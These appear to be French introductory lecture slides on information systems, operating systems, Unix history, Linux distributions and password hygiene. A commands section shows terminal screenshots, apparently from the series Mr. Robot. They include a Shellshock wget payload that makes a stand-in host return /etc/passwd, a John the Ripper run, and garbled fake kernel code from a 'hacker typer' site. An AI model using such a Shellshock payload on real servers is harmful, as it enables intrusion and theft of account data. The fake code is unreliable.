
Correspondance des couleurs ?




Références vidéo



Niveaux de systèmes



Couches d'un SI




Ces couches peuvent être logicielles ou informationnelles

Systemes informatiques



Architecture de référence



Vocabulaire

Programme : séquence d'instructions exécutable par un ordinateur


Processus : programme en cours d'exécution (« chargé » en mémoire vive)

Logiciel : un ou plusieurs programmes avec données et documentation

Système d'exploitation : ensemble de programmes et de logiciels (systèmes) contrôlant le matériel informatique et orchestrant les applications

Application (logiciel applicatif) : logiciel non-système

Système de fichiers : mécanisme de stockage / d'accès des données sur « disque » (disque dur, clef USB, DVD-ROM, etc.)




Ressources informatiques

- Composant de système interne
- Matérielle :
 - Processeur
 - Mémoire vive/virtuelle
 - Disques durs
 - Périphérique externe
 - Bande passante réseau
- Logicielle

Pour un OS (presque) tout est ressource




Systeme d'exploitation



OS : *operating system*

Les OS modernes sont tous multitâches préemptifs

Unix, GNU, Linux



Ken Thompson

Legendary Creature – USA

Codéveloppeur d'Unix.

Il est aussi l'inventeur des langages de programmation B, précurseur du C, et Go de Google.

Jacob Appelbaum **12/12**

© & ™ Winards of the Coast & Mickaël Martin-Névoit

Dennis Ritchie

Legendary Creature – USA

Codéveloppeur d'Unix.

Cocréateur du langage de programmation C.

Auteur inconnu **12/12**

© & ™ Winards of the Coast & Mickaël Martin-Névoit

Richard Stallman

Legendary Creature – USA

Concepteur du système d'exploitation libre GNU (« GNU n'est pas Unix »).

Créateur d'Emacs.

Militant du logiciel libre et fondateur de la Free Software Foundation (FSF).

Ruben Rodriguez **10/10**

© & ™ Winards of the Coast & Mickaël Martin-Névoit

Linus Torvalds

Legendary Creature – Finlande


Créateur de Linux (à l'âge de 21 ans).

Créateur de Git.

Ked **13/13**


© & ™ Winards of the Coast & Mickaël Martin-Névoit

Distributions linux




Contrairement à Windows et Mac, Linux est disponible sous plusieurs distributions (ensembles cohérents de logiciels assemblés autour du noyau Linux : les logiciels système principaux)


Gestionnaires de bureau



Unity



GNOME



KDE



MATE

Mots de passe

- Mot de passe **complexe** (*bios*, *session*, etc.) :
 - Long (plus de six caractères)
 - Caractères alphanumériques plus caractères spéciaux
 - Pas de mot existant, date de naissance, nom du conjoint, etc.

Absolument personnel



HOW PASSWORD
LENGTH WINS
THE INTERNET

Passwords 102



Mots de passe

UN **MOT DE PASSE**
C'EST COMME UN **SLIP**

ça ne se donne pas
ça se change régulièrement
ça ne se laisse pas au bureau



PASSWORD | *****

Pour votre **sécurité**
adoptez les bons réflexes

Introduction aux commandes

```

tyrell@B
File Edit View Scrollback Bookmarks Settings Help
[tyrell@home]$ ssh -l tyrell 47.217.138.201
[tyrell@BKUW300PS345672-CS30]$
marks Settings Help
30 /]$ ls -l /opt/2/task/2/fdInfo

root      4096 Jun  3  23:20 .
root      4096 Mar  8  03:27 . .
root      4096 Feb 19 16:31 .esd-0
ecsys     4096 Sep 12  2014 .esd-500
ecsys     4096 Sep 12  2014 gnome-system-monitor.ec
ecusr     0 May 19 20:02 IBNSYS3.0702.tcp
ecusr     0 May 19 20:02 IBNSYS3.0703.tcp
ecusr     0 May 19 20:02 IBNSYS3.0704.tcp
root      0 Feb 19 16:31 .ICE-unix
root      4096 Feb 19 16:31 keyring-w0c5p4
root      4096 Mar  1 16:30 fsociety
gdm       293843 Feb 19 16:31 orbit-gdm
root      4096 May 19 20:04 orbit-root
root      4096 Feb 19 16:31 pulse-40ob8dPCP00d
ecsys     4096 Sep 12  2014 pulse-agf5L7y6Qly3
root      131 Jun  3  23:11
root      11 Feb 19 16:31
root      4096 Feb 19 16:31

30 /]$
File Edit View Scrollback Bookmarks Settings Help
Terminal - root@elliott:~
File Edit View Terminal Go Help
root@elliott:~# wget -U "" [ test;];echo \"Content-type: text/plain\"; echo; echo;
/bin/cat /etc/passwd" http://evilcorp-intl.com/login.email.srf?wa=wsignin1.06rpsnv=4d
-2015-03-25 20:10:01- http://evilcorp-intl.com/login.email.srf?wa=wsignin1.06rpsnv=4
Resolving evilcorp-intl.com. 88.200.239.53
Connecting to evilcorp-intl.com 88.200.239.53.. connected
HTTP request sent, awaiting response... 200 OK
Length: specified [text/plain]
saving to: 'status'

[ <-----> ]
2015-03-25 20:10:04 (61.0 B/s) - 'status' saved [226]
root@elliott:~# cat status

root:x:0:0:root:/root:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
tyrellw@llick:x:65534:tyrellw@llick:/nonexistent:/bin/false
teddieboyle:x:89099:teddieboyle:/nonexistent:/bin/false
paulwiener:x:60222:paulwiener:/nonexistent:/bin/false
stevereeves:x:25652:stevereeves:/nonexistent:/bin/false
chrisspollard:x:47771:chrisspollard:/nonexistent:/bin/false
andrepaczos:x:20350:andrepaczos:/nonexistent:/bin/false
susanross:x:31909:susanross:/nonexistent:/bin/false
janetcleland:x:24684:janetcleland:/nonexistent:/bin/false
torapeterson:x:28434:torapeterson:/nonexistent:/bin/false
peterdunbar:x:54303:peterdunbar:/nonexistent:/bin/false
mikesime:x:25057:mikesime:/nonexistent:/bin/false
derekstenborg:x:78556:derekstenborg:/nonexistent:/bin/false
vanessaweiss:x:79083:vanessaweiss:/nonexistent:/bin/false
malaikajohnson:x:24113:malaikajohnson:/nonexistent:/bin/false
johnlittlejars:x:58594:johnlittlejars:/nonexistent:/bin/false
jeffpanessa:x:77078:jeffpanessa:/nonexistent:/bin/false
aliciaoldham:x:49002:aliciaoldham:/nonexistent:/bin/false
root@elliott:~# ./john /etc/status
Search word 3716 of 10251097

File Edit View Scrollback Bookmarks Settings Help
[tyrell@BKUW300PS345672-CS30 /]$ find / -type d 1>/dev/null 2>

```

Wget, Shellshock et John the Ripper

Invite de commande ?

```
twostep_authcommand.bui
Username: ag5A348
Password: *****

ACCESS TO SYSTEM
Version 3.2.6
Initializing...

struedit.bui -r -s -unauth
syslog = false;

struct group_info init_groups = .usage = ATOMIC_INIT(2) ;
struct groupinfo *groups_alloc(int gidsetsize){
    struct group_info *group_info;

    int nblocks;
    int i;


    nblocks = (gidsetsize + NGROUPSPERBLOCK - 1) / NGROUPS_PER_BLOCK;
    nblocks = nblocks ? : 1;
    groupinfo = knalloc(sizeof(*group_info) + nblocks*sizeof(gid_t *), GFP_USER);
    if (!groupinfo)
        return NULL;
    groupinfo->ngroups = gidsetsize;
    groupinfo->nblocks = nblocks;
    atomicset(&group_info->usage, 1);

    if (gidsetsize <= NGROUPSMALL)
        groupinfo->nblocks[0] = groupinfo->smallblock;
    else {
        for (i = 0; i < nblocks; i++) {
            gid_t *b;
            b = (void *)_get_freepage(GFP_USER);
            if (!b)
                goto outundo
        }
    }
}
```

<https://geektyper.com/>

cmd -opt1opt2 par1 par2

